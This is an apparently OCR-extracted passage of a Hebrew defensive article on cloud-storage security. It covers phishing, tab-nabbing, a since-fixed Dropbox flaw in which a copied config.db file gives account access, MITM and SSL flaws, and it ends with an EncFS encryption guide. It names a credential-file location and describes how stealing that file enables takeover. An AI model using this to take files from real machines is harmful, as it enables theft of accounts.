
לעשות את המקסימום הנדרש מאתנו על מנת לשמור על חשבוננו מאובטח. סיסמה חזקה, כיום, נחשבת כסיסמה עם מעל 15 תווים, ולפחות שלושה סוגי תווים (אותיות גדולות, אותיות קטנות ומספרים, או - אותיות קטנות, מספרים וסימנים מיוחדים). עם זאת, עדיף תמיד לבצע שימוש בסיסמאות מורכבות יותר. ניתן להשתמש במשפט קצר בתור סיסמה, בדרך זו, גם נקשה על התוקף לנחש את הסיסמה וגם נקל עלינו בעת זכירתה (הרבה יותר קל לזכור משפט עם היגיון מאשר רצף תווים אקראי), למידע נוסף ניתן להיכנס לקישור הבא:

http://strongpasswordgenerator.com/

- אין להשתמש באותה הסיסמה למספר חשבונות, כבר ראינו מקרים בהם פורסמו מאגרי מידע עצומים על כל פרטיהם, ולאחר מכן - נפרצו חשבונות נוספים באתרים מאובטחים לגמרי על בסיס השימוש באותה הסיסמה שפורסמה לחשבונות שונים של אותו המשתמש.

## מתקפות פישינג והונאות

מתקפות פישינג אינן נושא חדש. ועקב הפשטות בביצוען גם לא נראה כאילו הן עומדות להעלם. מדובר בארגונים, או אנשים פרטיים המקימים אתרים הזהים בחיצוניותם לאתרים אשר את משתמשיהם הם מנסים לתקוף, לאחר הקמת אתר כזה, כל שעל יוצר האתר לעשות הוא לגרום לאנשים להגיע אליו, בדרך כלל מדובר בשליחת מייל שנראה אותנטי הדורש מהמשתמשים להיכנס לאתר המתחזה על מנת לבצע פעולה מסוימת (לדוגמא - לעדכן פרטים שנמחקו עקב תקלה במערכת, או לענות להודעה שהתקבלה ממש אחר וכו). מתקפות הפישינג לא דילגו על עולם האחסון בענן. דוגמא קלאסית:




[במקור: http://www.thepaepae.com/how-do-you-spell-phishing-a-scam-targeting-dropbox-users/25254/]

מי שיכנס לקישור ויעבור על הפוסט שפורסם, יגלה כי בעצם, לא מדובר במתקפת פישינג, אלא בבקשה לגיטימית של Dropbox. וזאת דוגמא מצוינת - כמעט ואין סיכוי לזהות הודעות פישינג מבלי לדעת איך הנושא עובד. על פניו, הודעות אלו נראות זהות לחלוטין להודעות הלגיטימיות של ספק השירות.

**כיצד ניתן להתגונן?**

קל מאוד לפול לפישינג, מפני שאם המשתמש הזדוני מאחורי האתר ביצע עבודה מקצועית - לא נזהה שום דבר חריג. כמעט. יש מספר נקודות קטנות שאם נשים לב אליהן, נוכל להקטין משמעותית את הסיכוי לפול למתקפת פישינג:

- לפני שלוחצים על קישור, גם אם זה בתיבת המייל, וגם אם זה בפורום או באתר חדשות לגיטימי - שווה להעיף מבט לחלק התחתון של הדפדפן, בכל הדפדפנים הסטנדרטיים, ברגע שנעביר את העכבר על הקישור (מבלי ללחוץ!), נוכל לראות להיכן אנו מובלים. עם זאת, קיימות מתקפות ישנות ופשוטות לביצוע על מנת לזייף את מה שמציג מנגנון זה בכמעט כל דפדפן בשוק. לדוגמא.

- לפני שמקלידים את פרטי ההזדהות, או בעצם, בעת הכניסה לכל אתר - שווה להעיף מבט בשורת הכתובת ולבדוק שאנו אכן נמצאים באתר בו אנו אמורים להיות. את רב מתקפות הפישינג יהיה ניתן בקלות לגלות ברגע שנסתכל על שורת הכתובת, אך מתקפות פישינג מתוחכמות בדרך כלל יאוחסנו על אתרים עם כתובות זהות ויזואלית לכתובות האתרים אותם הם מנסים לחכות. לדוגמא, פישינג על הכתובת Gmail.com יהיה ניתן למצוא בכתובת כגון Grnail.com (m מתחלפת עם r ו-n שביחד נראות יחסית זהות).

- בנוסף, חשוב לזכור כי רב האתרים הגדולים כיום לא יבקשו מאתנו לשלוח אליהם את סיסמאותינו, או בקשות דומות אחרות. וגם אם כן - עדיף יהיה להקליד ידנית את כתובת האתר המדובר מאשר ללחוץ על קישור, קיימות מתקפות מסוג "URL Spoofing" שמנצלות חולשות במנגנונים שונים בדפדפן על מנת להציג לנו כתובת שונה מהכתובת בה אנו נמצאים, דוגמאות:
  - http://lcamtuf.blogspot.co.il/2010/06/yeah-about-that-address-bar-thing.html
  - http://lcamtuf.blogspot.co.il/2010/04/address-bar-and-sea-of-darkness.html
  - http://seclists.org/fulldisclosure/2011/Jul/282
  - http://www.idownloadblog.com/2012/03/22/safari-exploit-in-ios-5-1/
  - http://www.yourdailymac.net/2012/03/adressbar-spoofing-vulnerability-found-in-mobile-safari-webkit/
  - https://bugzilla.mozilla.org/show_bug.cgi?id=514232

  אלו דוגמאות, ולכן סביר להניח כי כולן כבר נסגרו, אך פגיעויות כאלה מתגלות כל הזמן.

- להיות ערני, מתקפות מסוג Tab Nabbing הן מתקפות המאפשרות לתוקף להפוך אתר שנראה לתמים לאתר אחר, כאשר אנו לא נמצאים על הטאב הספציפי בפוקוס, בתקווה שנחשוב כי פתחתנו את האתר ההוא ונקליד שם את פרטי ההזדהות לאותו אתר.

לדוגמא: אנו גולשים באתר חדשות ונכנסים לקישור המפנה לאתר (שנראה) תמים, ומשאירים את הטאב פתוח. עובדים לטאב חדש וממשיכים לגלוש, לאחר מספר שניות, אותו הטאב מזהה שאנו לא נמצאים עליו בפוקוס ומחליף את פניו כך שיראה כאילו מדובר בעמוד ההזדהות לחשבון ה- Amazone Storage שלנו (שפתוח בטאב אחר), כאשר נחזור לאותו הטאב, יש סיכוי שנקליד את פרטי ההזדהות ממחשבה כי נותקנו מחשבוננו באמאזון. דוגמא למתקפה זו ניתן לראות בקישור הבא:
http://www.azarask.in/blog/post/a-new-type-of-phishing-attack

- שימוש באימות דו שלבי. עד כה דיברנו על התהליך אימות חד-שלבי שהוא האימות שכולנו מכירים. השלב הבא הוא אימות דו-שלבי. אימות דו-שלבי הוא אימות המכיל שלב נוסף (ואיתו אלמנט זיהוי נוסף). אימות חד שלבי יכלול בדרך כלל "משהוא שאני יודע" (כגון סיסמא), אך אימות דו-שלתי יכלול אלמנט נוסף, כגון: "משהוא שיש לי". את הראשון אנו מכירים. לשלב השני יש הרבה גרסאות שונות. את חלקם אנחנו מכירים בתור אימות ביומטרי - טביעת אצבע, סריקת רשתית, זיהוי פנים ועוד. חלקם מופיעים ברכיב Keyfob המפורסם של חברת RSA שמחולל כל 30 שניות קוד בן 6 ספרות. בעולם האינטרנט שתי השיטות הנפוצות ביותר לאנשים הפרטיים הן אימות בעזרת מכשיר סלולרי או Google Authenticator.

האפשרות הראשונה אומרת שאוודא את מספר הסלולר שלי ואקשר אותו עם החשבון, כך שכאשר אבצע אימות, השירות ישלח אליי הודעה עם קוד חד פעמי אותו אצטרך להזין וכך יוכל לוודא השירות בעוד דרך, שלא רק שאני יודע את הסיסמא לחשבון, אלא אני גם מחזיק את מכשיר הסלולר שמחובר עם אותו החשבון.

האפשרות השנייה מעניינת יותר. Google השיקה מוצר בשם PAM (קיצור של Pluggable Authentication Module) אשר מייצר מנגנון אימות נוסף בעזרת אפליקציה קטנה ונוחה. היתרון המשמעותי של שירות זה, הוא אופן התכנון שלו. שירות ה-PAM הוא פתוח, חינמי ואינו מערב את Google אלא רק פותח על ידה. כיום, ניתן להוריד, להגדיר, לשנות ככל העולה על רוחכם ולהפעיל את הרכיב עם כל שירות שאתם מחזיקים. Dropbox הכניסו את החבילה הזאת לתוכנית שלהם, ועוד רבים אחרים. כיום אתם יכולים להגיד את ה-PAM של גוגל עם שרת ה-SSH שלכם בבית, לדוגמא. בקישור הבא תוכלו לראות כיצד לממש זאת:
https://www.macworld.com/article/1168299/how_to_configure_dropboxs_two_step_authentication.html

## שליפת מידע רגיש השמור באופן לא מאובטח

כאשר אנו מזדהים למערכת מסוימת בעזרת קליינט מסוים, אותו הקליינט שומר מידע באופן מקומי על המחשב, אם זה מידע בנוגע להגדרות המועדפות עלינו, אם מדובר בהיסטוריית פעולות, והם מדובר בפרטי הזיהוי שלנו. בייחוד כאשר אנו מסמנים ב-V את האופציה "זכור אותי". במידה ופרטים אלו ישמרו באופן שאינו מאובטח, תוקף בעל גישה מלאה למחשב (פיזית, או מרוחקת בעזרת סוס טרויאני המאפשר לו גישה זו), יוכל לגנוב את המידע. אם בעבר מערכות היו שומרות את פרטי ההזדהות באופן לא מוצפן, אז כיום המודעות לכך עלתה וכבר קשה לאתר מקרים כאלו. עם זאת, מתגלים מקרים אחרים, כדוגמת החולשה שהתגלתה באפריל שנה שעברה ב-Dropbox על ידי חוקר האבטחה Derek Newton.


כפי שהוא פרסם, הקליינט של Dropbox שומר מידע אודות החיבור בקובץ SQLite על המחשב עליו הוא מותקן, במיקום:

```
%APPDATA%\Dropbox
```

המידע נשמר בקובץ בשם config.db, לאחר פתיחה של הקובץ וביצוע מחקר קצר, גילה דרק, כי שמורים בקובץ מספר ערכים, לדוגמא:

- Email
- Dropbox_path
- Host_id

הקובץ נראה כך:




[במקור: http://kittybomber.com/images/configdb.png]

המזהה הראשון (**Email**) שומר את כתובת האימייל של המשתמש, ממחקר שביצע דרק, נראה כי כתובת זו אינה נמצאת בשימוש בשום שלב של ההזדהות. המזהה השני (**Dropbox_path**) שומר את תיקיית הסנכרון שנבקעה במהלך ההתקנה של תוכנת הסנכרון על המחשב המקומי. ובסוף, המזהה השלישי, מזהה ה-**Host_id**, לפי המחקר שביצע דרק, הוא גילה כי מזהה זה הינו המזהה היחידי המקשר בין תוכנת הסנכרון לבין חשבון ה-Dropbox, על פי מזהה זה, תוכנת הסנכרון יודעת לקשר בין התיקייה בענן לבין תיקיית הסנכרון על המחשב המקומי.

מבדיקות שעשה דרק, הוא גילה כי קובץ ה-config.db (הקובץ השומר בתוכו מזהים אלו) אינו מקושר בשום מקרה ובשום צורה למחשב עליו הוא יושב, מה שאומר, **שבמידה וקובץ זה נגנב, ניתן להעתיקו לכל מחשב אחר ולגשת בעזרתו לחשבון ה-Dropbox של המחשב שממנו הוא נגנב.** מדובר בחולשה קריטית במערכת של Dropbox המאפשרת לכל מי שמשיג את הקובץ, או את המזהה השמור בקובץ להשיג גישה מלאה לכלל הקבצים בחשבון ה-Dropbox מבלי שהמשתמש ידע על כך (באותו הזמן, לא הייתה שום אינדיקציה לכך שמכשיר נוסף התנכרו עם החשבון שנפרץ.

ואפילו יותר מזה, מזהה זה אינו קשור אף לסיסמא המשתמש, כך שגם אם המשתמש זיהה או חשד שמישהו פרץ לו לחשבון ועל מנת להתגונן הוא שינה את סיסמתו, התוקף, בעל הקובץ הגנוב עדיין יכול לעשות בו שימוש ולהסתנכרן עם אותו החשבון. לא עבר זמן רב וכבר זוהו תולעים ווירוסים שחלק מתפקידם היה לגנוב קובץ זה.

באג דומה התגלה לפני שנים רבות בתוכנת הלקוח הרשמית של תוכנת המסרים המיידים ICQ. בתחילת שנות ה-2000 התגלה כי אחד מקבצי ה-IDX הנוצר בעת התקנת תוכנת הלקוח אשר אחראי על שמירת רב הנתונים בנוגע לתהליך ההתחברות לשרת, שומר את סיסמת המשתמשים באופן שניתן לשחזר אותה. מה שאומר שבמידה והתחברתם לחשבון ה-ICQ שלכם מהבית של אחד החברים שלכם – הם בקלות יתרה יוכלו להשיג את סיסמתכם.

**כיצד ניתן להתגונן?**

הבאג הספציפי הנ"ל כבר תוקן, אך אי אפשר לדעת מתי הבאג הבא יתגלה. נוכל להימנע מכך על ידי זה שלא ניתן גישה לכל מני וירוסים ותולעים למחשבינו, ולכן ננקוט באותם הצעדים שראינו עד כה. עם הדגשים הבאים:

- אין להתחבר לחשבונות האינטרנט שלנו ממחשבים שאנו לא מכירים (אינטרנט קפה, מחשב בקבלה של המלון וכו), כי, שוב, לכו תדעו מה עבר עליהם.

- לפראנואידים: ניתן לשמור קבצים מסגנון זה בכוננים מוצפנים, כגון כונני TrueCrypt וכדומה, ורק כאשר נרצה לסנכרן את התיקייה שלנו, נבצע Mount לכונן המוצפן, נשלוף את הקובץ, נשתמש בו, נחזיר לכונן המוצפן, ונבצע Unmount.

## פרוטוקול התקשורת של המערכת

כמו שראינו קודם לכן, פרוטוקול התקשורת של המערכת אחראי על "השפה" בה מדברים תוכנת הלקוח אשר מסנכרנת את תיקיית הקבצים המקומית עם המידע הקיים בשרת, בדרך כלל, לשם הנוחות והיעילות חברות האחסון מפתחות פרוטוקול ייעודי לצורך פעולה זו, אך עם זאת, במקרים רבים אפשר לראות כי פרוטוקול זה הינו פרוטוקול פשוט יחסית ללא מאפיינים מיוחדים (כגון אבטחה, הצפנה וכו') והוא מסתמך בדרך כלל על שכבות נוספות על מנת למלא חוסרים אלו (כגון השימוש ב-SSL על מנת להבטיח את בטיחות תווך התקשורת וכו'). תוקפים יכולים לנצל את סוג החיבור, או חולשות שהתגלו בפרוטוקול עצמו על מנת לפגוע בנו ולקבל הרשאות שאינן אמורות להיות להם לחשבון שלנו בענן.

## מתקפות Man In The Middle ומתקפות Rogue Routing נוספות.

מתקפות Man In The Middle ניתן לבצע בשלל דרכים, למען האמת, "Man In The Middle" אינה מתקפה מסויימת, אלא מצב הוא משיג התוקף לאחר ביצוע מתקפה אחרת המשפיעה על תצורת ניתוב המידע (Routing) של מספר רכיבים במערכת. על מנת לבצע Man In The Middle על התוקף לנתב את תעבורת המידע אל עבר נקודת ביניים הנמצאת בשליטתו (כדוגמת שרת שלישי, או המחשב ממנו הוא תוקף). קיימות מספר רב של מתקפות המאפשרות שליטה בתצורת ניתוב המידע, מתקפות כגון Arp Spoofing, מתקפות כגון DNS Spoofing / DNS Cache Poisoning, מתקפות Session Hijacking, מתקפות Evil twin ועוד.

לאחר שהתוקף ביצע בצורה מוצלחת מתקפה אשר מאפשרת לו שליטה על הליך ניתוב המידע בין תוכנת הסנכרון לבין שרתי הענן של חברת ה-Storage שלנו, הוא יוכל לבצע את רב העולה על רוחו (אם זה גניבת סיסמת ההתחברות שלנו לחשבון, או צפייה בתוכן המסתנכרן בין התיקיות וכו'), על מנת להתמודד עם צרות אלו, ספקי השירות הוסיפו מספר מנגנוני אבטחה שתפקידם למנוע ממקרים כאלו להתרחש, כדוגמת הוספת מנגנוני אבטחה שתפקידם לזהות מתקפות MITM ולהתריע על כך, או מנגנוני הצפנה מורכבים שתפקידם למנוע שינוי, זיוף או שליפת המידע באת התוועדות לתוכן המידע המועבר.

עם זאת, במקרים מסוימים, מתגלות חולשות במנגנונים אלו, כדוגמת החולשה שהתגלתה בקליינט של השירות Ubuntu One בתחילת חודש מרץ השנה. כחלק ממנגנוני האבטחה של הפרוטוקול, השירות Ubuntu One משתמש בפרוטוקול SSL המסתמך על תעודות המונפקות על ידי גורם שלישי (CA) המוכר והמוסכם על ידי שני הצדדים (תוכנת הסנכרון ושרתי הענן). החולשה התגלתה בתהליך אימות תעודת ה-SSL וניצולה אפשר לזייף תעודות SSL שיחשבו "כאמינות" על ידי תוכנת הסנכרון. למעשה, אם תוקף הצליח לבצע מתקפה ולהגיע למצב שבו הוא משחק כ-MITM, הוא יכל לנצל חולשה זו ולעקוף את מנגנוני האבטחה בפרוטוקול ה-SSL כפי שהוא מומש בתוכנת הסנכרון ולגרום לה לשלוח את פרטי ההתחברות לשרתים הנמצאים בשליטתו, או לסנכרן את תיקיית הסנכרון עם קבצים המכילים קוד זדוני ועל ידי כך להשתלט על עמדת הקצה.

**כיצד ניתן להתגונן?**

- כל השירותים שהוצגו עד כה מאפשרים שימוש ב-SSL, יש להשתמש בהם באופן קבוע. ישנן תוספים לדפדפנים כגון HTTPS Everywhere אשר יוודאו כי במידה ולא מתבצע שימוש בשירות באופן מאובטח (SSL) והשירות אכן מאפשר זאת, הפעולה תפסק ותבצע שימוש בתוך המאובטח.

## מתקפות Data Tampering וחולשות לוגיות בפרוטוקול המערכת.

כאמור, ספקי השירות מפתחים פרוטוקולים יעודיים לשם נוחות הפיתוח ועל מנת לספק את הפונקציונאליות הנדרשת לשירות אותו הם מספקים, במקרים כאלו, יכולות להתגלות חולשות בפרוטוקול הייעודי, דוגמא מצוינת הינה החולשה שהתגלתה בפרוטוקול הסנכרון המקומי של שירות ה- Cloud Storage של DropBox. אחד השירותים המעניינים המציע פרוטוקול התקשורת של השירות הנ"ל הוא היכולת לבצע סנכרון בתוך רשת תקשורת מקומית (LAN) בין שתי תחנות קצה. זאת אומרת שבמידה ויש לי שני מכשירים שמחוברים לאותה רשת עם אותו החשבון, שניהם יעבירו את המידע ביניהם קודם כל, ורק לאחר מכן, יעלו אותו לשרת. מנגנון זה יעיל מאוד, אך נמצאה בו חולשה המנצלת את אותה העברת הקבצים בתוך הרשת. כחלק מהמתקפה מתבצעת התחזות לתחנה המתבקשת לסנכרן את המידע ועל ידי כך לגרום לאותו החשבון לשלוח אלינו את הקבצים המסונכרנים.

מתקפות Data Tampering הן מתקפות בהן התוקף משנה פרמטרים ומבצע מניפולציות במידע העובר על הפרוטוקול עצמו או במבצע הפרוטוקול על מנת לשנות את תגובת המערכת ועל ידי כך להשיג גישה מעבר לגישה שניתנה לו באופן טבעי.

**כיצד ניתן להתגונן?**

ברוב המקרים, כמו גם בזה, אין לנו יכולת לשנות את הפרוטוקול. כאשר תוכנה מתפרסמת בקוד פתוח, אנו יכולים לשנות את הקוד ולרב, להוסיף לו שכבות הגנה, וגם אם אנו לא נעשה את זה, קיים סיכוי כי אדם אחר יעשה זאת בשבילנו. במקרה הזה, הפרוטוקולים הם פרוטוקולים סגורים (Proprietary) מה שאומר, שאנו, המשתמשים, לא יכולים לראות את הקוד או כיצד באמת הפרוטוקול עובד. לא, זה לא אומר שאי אפשר לפרוץ אותו, זה רק אומר שצריך לעשות עבודת מחקר יותר מעמיקה. ניתוח של תעבורת הרשת ו/או תהליך Reverse Engineering יוכל להראות לנו את ההוראות הלוגיות שהתוכנה מצבעת ואנו נוכל להבין איך היא עובדת. אז זה בהחלט אומר, במידה ונמצא בעיה בקוד או חולשה אבטחתית, יהיה לנו מאוד קשה עד בלתי אפשרי לתקן אותה.

בשלב הזה ניתן רק לנסות לדאוג שה-LAN עליו אנו גולשים יהיה כמה שיותר נקי. מקומות כמו ארומה הם מקומות נהדרים לבדוק תוך כמה זמן הילד הן 14 שיושב שם ושותה את השוקו שלו תופס את כל הקבצים שלכם. מומלץ לגלוש במקום העבודה שלכם והבית בלבד, בתנאי שהם מספקים אבטחה נאותה לרשת. תמיד יש אפשרויות של שיפור מנגנוני האבטחה על ידי גלישה דרך VPN ויצירת טאנלים מוצפנים, אבל זה כבר למאמר אחר.

**כיצד ניתן להתגונן?**

ובכל זאת, מה שאנו יכולים לעשות הוא תמיד לשמור על ערנות ולהתעדכן באתר החברה ובאתרי החדשות בנושא, ולדאוג כי במידה ויוצאים עדכוני אבטחה לחבילות התוכנה, יש לבצע עדכון בהקדם האפשרי.

### מתקפות Server Side

במקרים רבים מתגלות חולשות בשירות, שלנו, כמשתמשי קצה אין שום קשר אליהם ויכולת להתגונן או להימנע מהן. מקרים בהם שרתי החברה נפרצים, מקרים בהם נמצאות חולשות המאפשרות לעקוף את מנגנוני ההזדהות או לבצע שליפות מידע באופן ישיר ממסד הנתונים. במקרים כאלה, אין לנו בתור משתמשי קצה שום יכולת להתגונן, וברוב המקרים, מדובר בחולשות פאטאליות, חולשות אשר ניצולן מקנה לתוקפים גישה לאזורים קריטיים במערכת.

עם זאת, יש מקרים שלמרות כי בהם החולשות נמצאות על צד השרת המרכיב את המערכת, ולנו כמשתמשים אין שליטה על כך, התוקף נדרש לבצע מול המשתמש הנתקף אינטראקציה מסויימת (כניסה לקישור מסוים על מנת לגרום לו לבצע שינויי הגדרה בחשבון וכו').

#### כיצד ניתן להתגונן?

במקרים בהם כלל המתקפה מתרחשת כנגד שרתי המערכת עצמה - אין לנו, בתור משתמשים תמימים מה לעשות (מלבד לאתרה לפני התוקפים ולדווח עליה לחברה על מנת שתתקן אותה), אך אם על מנת לבצע את המתקפה בהצלחה על התוקף להגיש אינטראקציה עם בעל החשבון - ביכולתנו להתמודד עם הסיכון על ידי כך שנהיה זהירים, בדרך כלל, על המשתמש להיכנס לקישור שנוצר על ידי התוקף, או שעלינו להגדיר את חשבוננו באופן מסוים הרגיש לפעולה מסויימת שעל התוקף לנצל, מודעות לסיכונים אלו יכולה להציל אותנו מנפילה במתקפות כאלה.

בנוסף ביכולתנו להוסיף שכבת הגנה אישית על המידע המאוחסן בענן. אם נוכל להגיע למצב שבו רק המחשב שלנו מסוגל לקרוא את המידע (בשל היותו מוצפן, לדוגמא) - לא משנה אם תוקפים ישיגו גישה מלאה לשרתי האחסון של החברה, המידע שהם ימצאו בחשבונותינו יהיה חסר ערך עבורם, מפני שהוא יהיה מוצפן.

נציג כאן דוגמא למערכת הפעלה מבוססת לינוקס (אבחר באובונטו לשם כך). החבר'ה מאובונטו היו נחמדים מספיק בשביל להכניס להפצה שלהם תוכנה שיודעת להצפין מערכות קבצים, היא נקראת EncFS. הדבר לא דומה להצפין קובץ ספציפי כגון RAR, הרעיון כאן, הוא שכל מערכת הקבצים מוצפנת ובלי המפתח אין יכולת לפענח אותה. בעת התקנת מערכת ההפעלה, אובונטו מציעה לכם להצפין את כל תיקייה הבית שלכם בעזרתה, כך שגם אם המחשב ייגנב, המידע עליו עדיין יהיה מוגן ובלי הסיסמא לא ניתן יהיה לראות אותו.

במידה ואין לכם את התוכנה מותקנת אצלכם על המכונה תוכלו להוריד אותה בעזרת הפקודה:


```
sudo apt-get install encfs
```

לאחר מכן, עלינו ליצור כונן חדש, נעשה זאת בעזרת encfs באופן הבא:

```
encfs ~/Dropbox/EncryptedDrive ~/EncMapped
```

תפקיד הפקודה הזאת היא להריץ את התוכנה encfs ולקחת נתיב שנמצא תחת תיקייה הבית (במקרה הזה בתוך התיקייה "Dropbox") ולמפות אותו לנתיב אחר.

לאחר הקלדת הפקודה הראשונה נצטרך להגדיר אוסף של אפשרויות על איך יוצפן הכונן שלנו, מה הסיסמא שנשתמש בה, האם להצפין את שמות הקבצים ועוד. לאחר מכן, התוכנה תמפה את הכונן המוצפן החדש עם המידע השמור בתוכו. **שימו לב שאין לאבד את הסיסמא מכיוון שאין אמצעי שחזור.** הדבר צריך להראות כך:




**טיפ נוסף, לשם הנוחות:**

לאחר הפעלה מחדש של המחשב הכונן יעלם ונאלץ למפות אותו מחדש. לצורך זה, אמליץ לכם להשתמש בטריק שמבצע שימוש ב-bashrc., הנקודה בתחילת שם הקובץ אומרת שהקובץ הוא קובץ נסתר, אך תוכלו לערוך אותו ישירות על ידי הקלדת הפקודה:

```
gedit . bashrc
```

תוכן קובץ זה הוא אוסף של פקודות אשר עולות ברגע שאנו מעלים את הטרמינל שלנו (לא ברגע שמערכת ההפעלה עולה, אלא ברגע שאנו מדליקים את הטרמינל). אחת הפקודות הנוחות והשימושיות בלינוקס הן פקודות alias ואנחנו ממליצים לכם להוסיף כאלה לפי ראות עיניכם אשר אחת מהן שמאוד נוח להוסיף תראה כך:

```
alias encmap='encfs ~/Dropbox/Encrypted ~/Private'
```

אחרי שתוסיפו את השורה הנ"ל, שמרו את הקובץ, סגרו את החלון ואת הטרמינל והעלו אותו שוב. כאשר תקלידו את הפקודה הזאת, הוא יבקש מכם את הסיסמא של מערכת הקבצים המוצפנת וימפה אותה בקלות רבה. כאן זה המקום להציג יכולות נוספות שניתן להוסיף לקובץ הנ"ל, יובל ריכז מספר רב מהן בקובץ הבא, לנוחיותכם:

http://pastebin.com/4qJYnLdw

## לסיכום

כיווני התקיפה של מערכות ה-Cloud Storage הן רבות ומגוונות. קיימים תקדימים לכולם וגם לשרתי חברות שנפרצו ואף לפרוטוקולים לא תקינים בתוך החברה עצמה. מומלץ להימנע משמירת מידע רגיש במקומות אלה וכן להקפיד על שמירתם בדיסק מקומי. במידה ואתם נדרשים לשמור את אותם הקבצים על חשבון כזה או אחר, מומלץ לוודא את בריאות מערכת (אנטי וירוס מעודכן, Firewall ועוד) קודם לכן, סיסמא חזקה המורכבת לפחות מ-15 תווים (אותיות קטנות, גדולות, מספרים ותווים מיוחדים), עבודה עם אימות דו שלבי (הקיימת כמעט בכל הגופים האלה). ובמידה והמידע באמת רגיש לכם, תמיד יש את אפשרות הצפנת מערכת הקבצים עצמה בעזרת TrueCrypt או EncFS על מנת לוודא שגם אם החשבון יועמד בסיכון ויידלוף, המידע עדיין יהיה בלתי נגיש.

## קידום עצמי חסר בושה

